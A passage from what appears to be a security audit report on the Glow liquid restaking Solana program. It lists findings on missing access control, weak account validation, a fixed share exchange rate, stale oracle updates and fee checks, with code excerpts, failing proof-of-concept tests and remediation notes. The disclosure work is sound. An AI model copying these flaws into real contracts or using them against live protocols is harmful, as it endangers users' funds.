This lack of access control opens the door to front-running attacks, where an unauthorized party could initialize the program before the intended authority. Such a scenario could lead to loss of control over the protocol and may require redeploying the program to recover from the misconfiguration.

programs/lrt/src/instructions/admin/initialize.rs

```rust
#[derive(Accounts)]
pub struct InitializeV2<'info> {
    // The multisig wallet that will become the pool authority
    #[account(mut)]
    signer: Signer<'info>,
```

BVSS

AO:A/AC:L/AX:L/R:P/S:U/C:N/A:M/I:L/D:L/Y:N (3.1)

Recommendation

To address this issue, it is recommended to restrict the initialization instruction so that it can only be invoked by a predefined, trusted authority. This ensures that only authorized parties can initialize the program and prevents unintended or malicious setups.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by ensuring that the signer of the `initialize` instruction corresponds to an expected account.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/36de5cace44fdc0da2dab7adfd3d93f778a9784b

7.12 INSUFFICIENT ACCOUNTS VALIDATION DURING MARGIN DEPOSITS

// LOW

Description

The `margin_deposit` instruction allows a user to deposit assets into a margin account and receive the corresponding amount of shares in return. However, the instruction does not properly validate the `user_deposit_token_account` and `pool_asset_vault` addresses.

This introduces two key risks:

1. **Incorrect User Token Account Ownership**:
   A user can supply a token account with the correct mint but owned by a different address. This breaks expected ownership assumptions and could prevent the margin program from correctly interacting with or managing these tokens.
2. **Arbitrary Pool Asset Vault**:
   The instruction allows specifying a `pool_asset_vault` that is owned by the pool but not necessarily the designated associated token account (ATA). If an arbitrary token account is used, it may complicate administrative operations or disrupt program assumptions.

programs/lrt/src/instructions/margin/margin_deposit.rs

```
#[account(mut)]
pub user_deposit_token_account: Box>,

#[account(mut)]
pub user_asset_token_account: Box>,

/// We can't transfer wrapped SOL directly to the pool treasury without requiring an
/// addtiional ATA. To avoid this, we send the SOL to the pool vault instead, and
/// rely on the pool's admins to transfer funds from the vault to the pool treasury.
#[account(
    mut,
    token::authority = pool
)]
pub pool_asset_vault: Box>,
```

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:C/I:C/D:C/Y:N (3.0)

Recommendation

To address this finding, it is recommended to fully validate the `user_deposit_token_account` and `pool_asset_vault` accounts and make sure that the accounts have the correct owner (authority) and address.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by ensuring the `user_deposit_token_account`, `user_asset_token_account` and `pool_asset_vault` have the correct authority and mint.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/269e4d0cb31539ee73bfcceba83553d0247cae68

7.13 SHARE EXCHANGE RATE IS CONSTANT DUE TO INCORRECT UNRESTAKING IMPLEMENTATION

// LOW

Description

The `solayer_unrestake` instruction allows the **pool authority** to convert `sSOL` tokens back into `LP-SOLAYER` tokens. During this process, it **burns** `lp_stake` **tokens** and **mints** `lp_asset` **tokens**, which are used to track asset ownership and determine the share exchange rate.

However, the instruction **fails to account for**:

- **Staking rewards** that may have accumulated, and
- **Potential withdrawal fees**.

As a result:

- The number of `lp_asset` tokens minted always exactly matches the amount of `lp_stake` tokens burned.
- This causes the **share exchange rate to remain fixed at 1.0**, regardless of any real changes in asset value.

While this is considered a **LOW severity issue** from an access-control perspective (since only the pool authority can invoke `solayer_unrestake`), the **consequences are critical** for the protocol's integrity:

- The incorrect exchange rate calculation leads to **inaccurate share conversions**.
- These inaccuracies may **accumulate over time**, degrading the economic consistency of the system.
- It also opens the door to **exchange rate exploits**, where attackers could manipulate conversions for unfair gain.


programs/lrt/src/instructions/admin_staking/solayer_unrestake.rs

```rust
pub fn unrestake_handler(ctx: Context, lamports_in: u64) -> Result<()> {
    require!(lamports_in > 0, LRTPoolError::InvalidAmount);

    //TODO: Warning! probably incorrect way to get amount of SOL that will be unstaked
    ctx.accounts.lst_ata.reload()?;
    let lp_solayer_amount_before = ctx.accounts.lst_ata.amount;

    solayer::cpi::unrestake(ctx.accounts.solayer_unrestake(), lamports_in)?;

    ctx.accounts.lst_ata.reload()?;

    let lp_solayer_amount_after = ctx.accounts.lst_ata.amount;
    let mint_lp_sol_amount = lp_solayer_amount_after
        .checked_sub(lp_solayer_amount_before)
        .ok_or(LRTPoolError::NumericUnderflow)?;

    // burn the LP ssol token
    burn_lp_ssol_token(&ctx, lamports_in)?;

    //mint the LP sol token
    mint_lp_sol_token(&ctx, mint_lp_sol_amount)?;
```

Proof of Concept

Invoke the `solayer_unrestake` instruction and make sure the staker will receive staking rewards or set the stake withdraw fee.

```
// constant_share_exchange_rate
// Initialize the stake pool and set the withdrawal fee
spl_stake_pool::instruction::initialize(
    &spl_stake_pool::id(),
    &stake_pool_address,
    &pool_authority,                 // manager
    &independent_staker.pubkey(), // staker
    &withdraw_authority,             // stake pool withdraw authority
    &validator_list_address,         // validator list
    &reserve_stake_address,          // reserve_stake
    &pool_mint_address,              // pool_mint
    &pool_mint_fee_address,          // manager_pool_account,
    &spl_token::ID,                  // token_program_id,
    None,                            // deposit_authority
    Fee {
        denominator: 10000,
        numerator: 5,
    }, // fee
    Fee {
        denominator: 10000,
        numerator: 2,
    }, // withdrawal_fee
    Fee {
        denominator: 10000,
        numerator: 0,
    }, // deposit_fee
    0,                               // referral_fee
    8,                               // max_validators
),
// ...
// restake with solayer
lrt_pool
    .admin_solayer_restake(
        &ctx,
        &authority,
        &mut test_multisig,
        &StakePoolAccounts {
            pool: stake_pool.pool,
            withdrawal_authority: stake_pool.withdrawal_authority(),
            mint: stake_pool.pool_mint,
            reserve_account: stake_pool.reserve_stake,
            manager_fee_account: stake_pool.pool_mint_fee_address,
            program: spl_stake_pool::ID,
        },
        &SolayerAccounts {
            pool: test_solayer.pool,
            program: solayer::ID,
            lst_mint: test_solayer.lst_mint,
            rst_mint: test_solayer.rst_mint,
            vault: test_solayer.lst_vault,
        },
        20 * LAMPORTS_PER_SOL,
    )
    .await?;

// unrestake and pay withdrawal fees, that should change the share exchange rate
lrt_pool
    .admin_solayer_unrestake(
        &ctx,
        &authority,
        &mut test_multisig,
        &SolayerAccounts {
            pool: test_solayer.pool,
            program: solayer::ID,
            lst_mint: test_solayer.lst_mint,
            rst_mint: test_solayer.rst_mint,
            vault: test_solayer.lst_vault,
        },
        20 * LAMPORTS_PER_SOL,
    )
    .await?;

let pool_oracle_1 =
    get_anchor_account::<PoolOracle>(&ctx.rpc(), &lrt_pool.pool.oracle_v2()).await?;

// share to asset exchange rate should change so check that it is not 1.0 anymore
let share_oracle_price = pool_oracle_1
    .share_to_asset_exchange_rate()
    .unwrap()
    .as_u64(-8);
assert_ne!(
    share_oracle_price, 100_000_000,
    "share to asset exchange rate should have changed but it is still 1.0"
);
```



```
thread 'halborn_10_constant_share_exchange_rate' panicked at tests/hosted/tests/halborn.rs:4128:5:
assertion `left != right` failed: share to asset exchange rate should have changed but it is still 1.0
  left: 100000000
 right: 100000000
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace

------------
     Summary [   1.193s] 1 test run: 0 passed, 1 failed, 211 skipped
        FAIL [   1.169s] hosted-tests::halborn halborn_10_constant_share_exchange_rate
error: test run failed
```

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:N/I:C/D:N/Y:C (2.5)

Recommendation

To address this issue, it is recommended to add also the `spl-stake-pool::withdraw_stake` instruction and mint the `lp_asset` tokens based on the withdrawn amount. This will ensure that the staking rewards and withdrawal fees will be taken into account. Also, it is necessary to call the `PoolOracle::update` method at the end of the `solayer_unrestake` instruction to correctly update the share exchange rate.

Remediation Comment

SOLVED: The **Glow team** resolved this finding by adding the `spl-stake-pool::withdraw_sol` instruction, minting the `lp_asset` tokens based on the withdrawn amount and finally updating the pool oracle. This will ensure that the staking rewards and withdrawal fees will be taken into account and the exchange rates will be adapted accordingly. Please note that the `spl-stake-pool::withdraw_sol` may fail due to insufficient stake pool SOL reserve.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2530/commits/a9d746a3d01e3f1d1f5dcf07c91138e3a0772d2f

7.14 ACCOUNTS ARE NOT RELOADED BEFORE ORACLE UPDATE

// LOW

Description

The `PoolOracle::update` method is intended to update the **stake exchange rate** and recalculate the **share exchange rate** based on the current supplies of the `lp_asset`, `lp_share`, and `lp_stake` mints.

However, the mint accounts passed to this method are **not reloaded after any minting or burning operations**, meaning they may contain **stale supply values**. As a result, the method operates on outdated data and **fails to update the exchange rates**, rendering it ineffective.

This issue becomes especially problematic when the ratio between total assets and minted shares changes — for example, after invoking the `unrestake` instruction. In such cases, **not updating the exchange rate** leads to:

- **Incorrect share conversions** during deposits, withdrawals, or internal accounting.
- **Incorrect minting or burning of tokens**, misrepresenting user or protocol balances.

The impact on protocol integrity is critical:

- **Inaccurate share conversions** affect every interaction involving deposits and withdrawals.
- These errors can **accumulate over time**, distorting the value distribution across users.
- It creates a vector for **exchange rate exploits**, where attackers could manipulate timing or inputs to gain more tokens than they are entitled to.

This issue is currently rated as **LOW severity** because the **share exchange rate is always fixed at 1.0**, and the `solayer_unrestake` instruction **does not call the** `update` **method** that would recalculate it.


However, if `solayer_unrestake` is corrected in the future to update the exchange rate properly, **there is a high risk that this bug will be introduced**, as it has already been implemented incorrectly in other parts of the codebase.

```
// Mint LP tokens
crate::utils::cpi::mint_tokens(
    ctx.accounts.lp_token_program.to_account_info(),
    ctx.accounts.lp_share_mint.to_account_info(),
    ctx.accounts.lp_share_token_account.to_account_info(),
    ctx.accounts.pool.to_account_info(),
    Some(pool_seeds),
    shares,
)?;
crate::utils::cpi::mint_tokens(
    ctx.accounts.lp_token_program.to_account_info(),
    ctx.accounts.lp_asset_mint.to_account_info(),
    ctx.accounts.lp_asset_token_account.to_account_info(),
    ctx.accounts.pool.to_account_info(),
    Some(pool_seeds),
    assets,
)?;

```

```rust

// mint deposit collateral tokens to margin account
ctx.accounts.mint_deposit_collateral_tokens(shares)?;

ctx.accounts.pool_oracle.update(
    &clock,
    &ctx.accounts.lp_asset_mint,
    &ctx.accounts.lp_share_mint,
    &ctx.accounts.lp_stake_mint,
    None,
)?;
```

Proof of Concept

1. Emulate the staking rewards by multiplying the unrestaked assets by factor 1.5.
2. Unrestake 20 sSOL to get 30 SOL.
3. Call the update method that should update the share exchange rate.



```
[2025-07-21T10:58:01.568623000Z DEBUG solana_runtime::message_processor::stable_log] Program log: Instruction: SolayerUnrestakeFixedRewards
[2025-07-21T10:58:01.572149000Z DEBUG solana_runtime::message_processor::stable_log] Program sSo1iU21jBrU9VaJ8PJib1MtorefUV4fzC9GURa2KNn invoke [3]
[2025-07-21T10:58:01.572995000Z DEBUG solana_runtime::message_processor::stable_log] Program log: Instruction: Unrestake
[2025-07-21T10:58:01.576168000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA invoke [4]
[2025-07-21T10:58:01.576561000Z DEBUG solana_runtime::message_processor::stable_log] Program log: Instruction: TransferChecked
[2025-07-21T10:58:01.577503000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA consumed 6174 of 274266 compute units
[2025-07-21T10:58:01.577522000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA success
[2025-07-21T10:58:01.577861000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA invoke [4]
[2025-07-21T10:58:01.578176000Z DEBUG solana_runtime::message_processor::stable_log] Program log: Instruction: Burn
[2025-07-21T10:58:01.578845000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA consumed 4753 of 265722 compute units
[2025-07-21T10:58:01.578870000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA success
[2025-07-21T10:58:01.579009000Z DEBUG solana_runtime::message_processor::stable_log] Program sSo1iU21jBrU9VaJ8PJib1MtorefUV4fzC9GURa2KNn consumed 50045 of 310568 compute units
[2025-07-21T10:58:01.579036000Z DEBUG solana_runtime::message_processor::stable_log] Program sSo1iU21jBrU9VaJ8PJib1MtorefUV4fzC9GURa2KNn success
[2025-07-21T10:58:01.579712000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA invoke [3]
[2025-07-21T10:58:01.580021000Z DEBUG solana_runtime::message_processor::stable_log] Program log: Instruction: Burn
[2025-07-21T10:58:01.580683000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA consumed 4753 of 256323 compute units
[2025-07-21T10:58:01.580701000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA success
[2025-07-21T10:58:01.581088000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA invoke [3]
[2025-07-21T10:58:01.581393000Z DEBUG solana_runtime::message_processor::stable_log] Program log: Instruction: MintTo
[2025-07-21T10:58:01.582030000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA consumed 4492 of 249136 compute units
[2025-07-21T10:58:01.582051000Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA success
[2025-07-21T10:58:01.582243000Z DEBUG solana_runtime::message_processor::stable_log] Program log: Unrestaked 20000000000 sSOL for 30000000000 SOL.
[2025-07-21T10:58:01.583393000Z DEBUG solana_runtime::message_processor::stable_log] Program log: LP Balances: Assets 10.0, shares 30.0, stake 20.0
[2025-07-21T10:58:01.584250000Z DEBUG solana_runtime::message_processor::stable_log] Program log: Oracle update. Assets 30.0, shares 30.0
[2025-07-21T10:58:01.584478000Z DEBUG solana_runtime::message_processor::stable_log] Program log: Exchange rate 100000000
[2025-07-21T10:58:01.584547000Z DEBUG solana_runtime::message_processor::stable_log] Program data: Qpa0bOjA58oJx8R+mVUW4fAkxMnyrUhquNtEGCW2FsT79eDwjYTWWQ1KKfajp98RsS7LaolBqYOJOG4lS3
MGZJNZdGsm69up2ELEEc0UEutM/+d2peih2GidDk6iIbtTN4OZbdRCuDrs95p2YpABwzsNG+8eSPIy+PJ+0z74S2EmlNExnIQHT+Co8Nhz09i4JHeEZTchykMhr+7KPC6Y61iEXSbWl7H25+9ONvvgHNGhPJa9h5urjCHFlLhOKj7ZIuSGFZk
[2025-07-21T10:58:01.584875000Z DEBUG solana_runtime::message_processor::stable_log] Program LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3 consumed 122002 of 350138 compute units
[2025-07-21T10:58:01.584904000Z DEBUG solana_runtime::message_processor::stable_log] Program LRtc6q4AhSr3k9dSLXpTRoAP1hBrgbQSiFkuQpuHaq3 success
[2025-07-21T10:58:01.585260000Z DEBUG solana_runtime::message_processor::stable_log] Program SQDS4ep65T869zMMBKyuUq6aD6EgTu8psMjkvj52pCf consumed 165178 of 391581 compute units
[2025-07-21T10:58:01.585290000Z DEBUG solana_runtime::message_processor::stable_log] Program SQDS4ep65T869zMMBKyuUq6aD6EgTu8psMjkvj52pCf success
thread 'halborn_11_token_mismatch_exploit' panicked at tests/hosted/tests/halborn.rs:4429:5:
assertion `left != right` failed: share to asset exchange rate should have changed but it is still 1.0
  left: 100000000
 right: 100000000
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace

------------
     Summary [   1.197s] 1 test run: 0 passed, 1 failed, 212 skipped
        FAIL [   1.175s] hosted-tests::halborn halborn_11_token_mismatch_exploit
error: test run failed
```

Assets should be 40 and stake 0, however the mint accounts were not reloaded and the values stay the same as before minting and burning and thus the share exchange rate is not correctly updated.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:L/D:N/Y:N (2.5)

Recommendation

To address this issue, it is recommended to reload the `lp_asset`, `lp_share`, and `lp_stake` mints before calling the `update` method.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by reloading the accounts at the beginning of the `PoolOracle::update` method and thus making sure the accounts do not contain stale data.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/c2b410e276e7cfa6c37dd93a16a998459f7d68ea

7.15 RISK OF INCORRECT EARLIEST WITHDRAWAL TIMESTAMP CALCULATION

// LOW

Description

The `update_earliest_withdrawal_timestamp` method updates the `earliest_withdrawal_timestamp` field in the `PendingWithdrawals` account. However, the method only considers the earliest `withdrawal_request_timestamp` among all active requests and does not account for any changes to the `withdrawal_waiting_period` that may have occurred after the requests were queued.

As a result, the computed `earliest_withdrawal_timestamp` may become inaccurate, especially if the waiting period has been shortened or extended since earlier requests were submitted.

This can lead to unexpected behavior or inconsistencies in user experience.

programs/lrt/src/state/pending_withdrawals.rs

```
pub fn update_earliest_withdrawal_timestamp(&mut self) {
    self.earliest_withdrawal_timestamp = self
        .withdrawals
        .iter()
        .filter_map(|w| {
            if w.pending_assets > 0 || w.pending_shares > 0 {
                Some(w.withdrawal_request_timestamp)
            } else {
                None
            }
        })
        .min()
        .unwrap_or_default();
}
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:L/D:N/Y:N (2.5)

Recommendation

To address this issue, it is recommended to calculate the `earliest_withdrawal_timestamp` by evaluating each individual withdrawal request and computing the sum of its `withdrawal_request_timestamp` and its corresponding `withdrawal_waiting_period`. The final value should be the **minimum** of these computed timestamps.

This ensures that any changes to the waiting period are correctly reflected in the withdrawal timing and that the system remains accurate and fair for all users.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by correcting the earliest withdrawal timestamp calculation and taking into account also the `withdrawal_waiting_period` .

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/d19defef62a66972a17f55f7b4a7368980287a78

7.16 RISK OF LOSING CONTROL OVER THE POOL AFTER AUTHORITY TRANSFER

// LOW

Description

The `update_pool_accounts` instruction allows the pool administrator to update various pool-related accounts, including the authority (administrator) account itself. However, the instruction does not require a signature from the new authority. This poses a significant risk: the authority could be transferred to an account that either doesn't possess the corresponding private key or belongs to an unintended external party.

As a result, this could lead to permanent loss of administrative access to the pool or unauthorized control, compromising the protocol's integrity and operability.

programs/lrt/src/instructions/admin/configure_pool.rs

```rust
pub fn update_pool_accounts_handler(
    ctx: Context,
    accounts: ConfigurePoolAccounts,
) -> Result<()> {
    let mut pool_data = ctx.accounts.pool.load_mut()?;
    if let Some(pool_authority) = accounts.pool_authority {
        require!(
            pool_authority != Pubkey::default(),
            LRTPoolError::AccountShoudNotBeEmpty
        );
        require!(
            pool_authority != pool_data.pool_authority,
            LRTPoolError::AccountShouldNotBeTheSame
        );
        pool_data.pool_authority = pool_authority;
    }
```

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:C/I:N/D:C/Y:N (2.5)

Recommendation

To address this issue, it is recommended to require the signature of both the old and the new pool authority either in one instruction or in a two-step authority transfer process.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by adding a two-step authority transfer mechanism to change the pool's authority, treasury and fee vault.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/commit/71ff5654562262592526d387566f39620a082ec3

7.17 RISK OF LOCKING FUNDS DUE TO UNCHECKED MINT ACCOUNT DURING MARGIN WITHDRAWAL

// LOW

Description

The `margin_execute_withdraw` instruction allows users to finalize their withdrawal requests and retrieve their funds after the required waiting period has passed. It works by burning the withdrawal tokens and transferring the corresponding amount of assets to the user.

However, the instruction does not correctly validate that the supplied `withdrawal_mint` account is accurate. As a result, users might mistakenly provide the `deposit_mint` (or any other token with the `lrt_margin_authority` authority) account instead. In such cases, the instruction would still succeed, but it would burn deposit tokens instead of the intended withdrawal tokens.

This misbehavior can lead to a loss of funds, as the withdrawal request account is closed during the process—rendering the actual withdrawal tokens unusable—while also incorrectly burning deposit tokens that represent a user's stake.

programs/lrt/src/instructions/margin/margin_execute_withdraw.rs

```
#[account(
    mut,
    mint::authority = lrt_margin_authority
)]
pub withdrawal_mint: Box>,
```

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:N/I:H/D:C/Y:N (2.4)

Recommendation

To address this issue, it is recommended to verify, that the `withdrawal_mint` account has the expected address.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by verifying that the `withdrawal_mint` account has the expected address.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/a6b2d8d9b721c486b8c750812cd5c109b5502dca

7.18 INSUFFICIENT MINTS VALIDATION DURING INITIALIZATION

// LOW

Description

The `initialize` instruction is responsible for setting up the program, including defining the asset, stake, and share mints. For the protocol to function correctly, all of these mints are expected to use the same number of decimals. However, this requirement is not currently enforced. If different decimals are set, it can lead to incorrect token distribution and compromise the economic stability of the protocol.

Additionally, the `initialize` instruction currently restricts the asset mint to be the native SOL token mint, which is owned by the legacy SPL Token program (Token v1). This program does not support token extensions. Since the stake and share mints are also required to be owned by the same legacy token program, there is no need to validate them for potentially dangerous extensions.

However, if this requirement changes in the future—for example, if the stake or share mints are allowed to be managed by the Token2022 program—it would be critical to ensure that those mints do not include any unsafe or unintended token extensions.

programs/lrt/src/instructions/admin/initialize.rs

```
// The external asset mint (SOL) deposited to obtain the share mint (glowSOL)
#[account(
    constraint = asset_mint.key() == NATIVE_MINT_ID,
)]
asset_mint: UncheckedAccount<'info>,

// glowSOL minted by the pool
#[account(
    mint::authority = pool,
    mint::freeze_authority = pool,
    mint::token_program = token_program,
    constraint = share_mint.supply == 0 @ LRTPoolError::NonZeroShareMintSupply
)]
share_mint: Box>,

// The external stake mint (e.g. sSOL) deposited to obtain the share mint (glowSOL)
stake_mint: UncheckedAccount<'info>,
```

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:H/I:N/D:C/Y:N (2.4)

Recommendation

To address this issue, it is recommended to enforce the same number of decimals of all asset, stake and share mints during the program initialization.

Remediation Comment

SOLVED: The **Glow team** resolved this finding by enforcing the same number of decimals for all asset, stake, and share mints during the program initialization.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/3c9830e5252785543c39ff7c8b1b0dcb33dfcfe7

7.19 INSUFFICIENT INSTRUCTION PARAMETERS VALIDATION // LOW

Description

The `configure_pool` instruction allows an authorized account to set various parameters for the pool, including fee configurations. However, the instruction does not properly validate the fee values, allowing the administrator to mistakenly set fees greater than 1.0 (i.e., over 100%).

This oversight could lead to unexpectedly high user charges or even a denial of service, as transactions may fail due to insufficient user balances when excessive fees are applied.

programs/lrt/src/instructions/admin/configure_pool.rs

```
if let Some(instant_withdrawal_fee) = config.instant_withdrawal_fee {
    require!(
        instant_withdrawal_fee.numerator != pool_data.instant_withdrawal_fee_num
            && instant_withdrawal_fee.denominator != pool_data.instant_withdrawal_fee_denom,
        LRTPoolError::FeeUnchanged
    );

    require!(
        instant_withdrawal_fee.denominator > 0,
        LRTPoolError::ZeroDenominator
    );
    // Instant_withdrawal_fee_num could be zero, which is valid. it is fine to 0 fees for boot
    // we are not dividing by instant_withdrawal_fee_num so it is fine
    pool_data.instant_withdrawal_fee_num = instant_withdrawal_fee.numerator;

    if instant_withdrawal_fee.denominator == 0 {
        return err!(LRTPoolError::ZeroDenominator);
    }
    pool_data.instant_withdrawal_fee_denom = instant_withdrawal_fee.denominator;
}

if let Some(cancel_pending_withdrawal_fee) = config.cancel_pending_withdrawal_fee {
    require!(
        cancel_pending_withdrawal_fee.numerator != pool_data.cancel_pending_withdrawal_fee_num
            && cancel_pending_withdrawal_fee.denominator
                != pool_data.cancel_pending_withdrawal_fee_denom,
        LRTPoolError::FeeUnchanged
    );

    require!(
        cancel_pending_withdrawal_fee.denominator > 0,
        LRTPoolError::ZeroDenominator
    );
    // Instant_withdrawal_fee_num could be zero, which is valid. it is fine to 0 fees for boot
    // we are not dividing by instant_withdrawal_fee_num so it is fine
    pool_data.cancel_pending_withdrawal_fee_num = cancel_pending_withdrawal_fee.numerator;

    if cancel_pending_withdrawal_fee.denominator == 0 {
        return err!(LRTPoolError::ZeroDenominator);
    }
    pool_data.cancel_pending_withdrawal_fee_denom = cancel_pending_withdrawal_fee.denominator;
}
```

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:H/I:H/D:H/Y:N (2.3)

Recommendation

To address this issue, it is recommended to validate the fee numerator and denominator and ensure that the resulting fee factor will be equal or less than 1.0.

Remediation Comment

SOLVED: The **Glow team** resolved this finding by validating the fee numerator and denominator and ensuring that the resulting fee factor will be equal to or less than 1.0.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/2cd4cc3ce816fea86b023a4929afe94e3bf6ceac

7.20 INCORRECT POSITION CHANGE RETURNED TO THE PROGRAM ADAPTER

// LOW

Description

The margin_cancel_withdraw instruction allows users to cancel a pending withdrawal request. However, it incorrectly updates the asset_mint instead of the deposit_mint (and the corresponding shares_after_fees amount) when calling the write_adapter_result method.

When margin_cancel_withdraw is invoked through adapter_invoke , this issue has no functional impact because margin position balances are updated independently of the write_adapter_result output. However, when the instruction is invoked via liquidator_invoke , the returned values are used to calculate liquidator fees. In this case, the incorrect mint being updated can lead to inaccurate fee calculations based on the change in token balances.

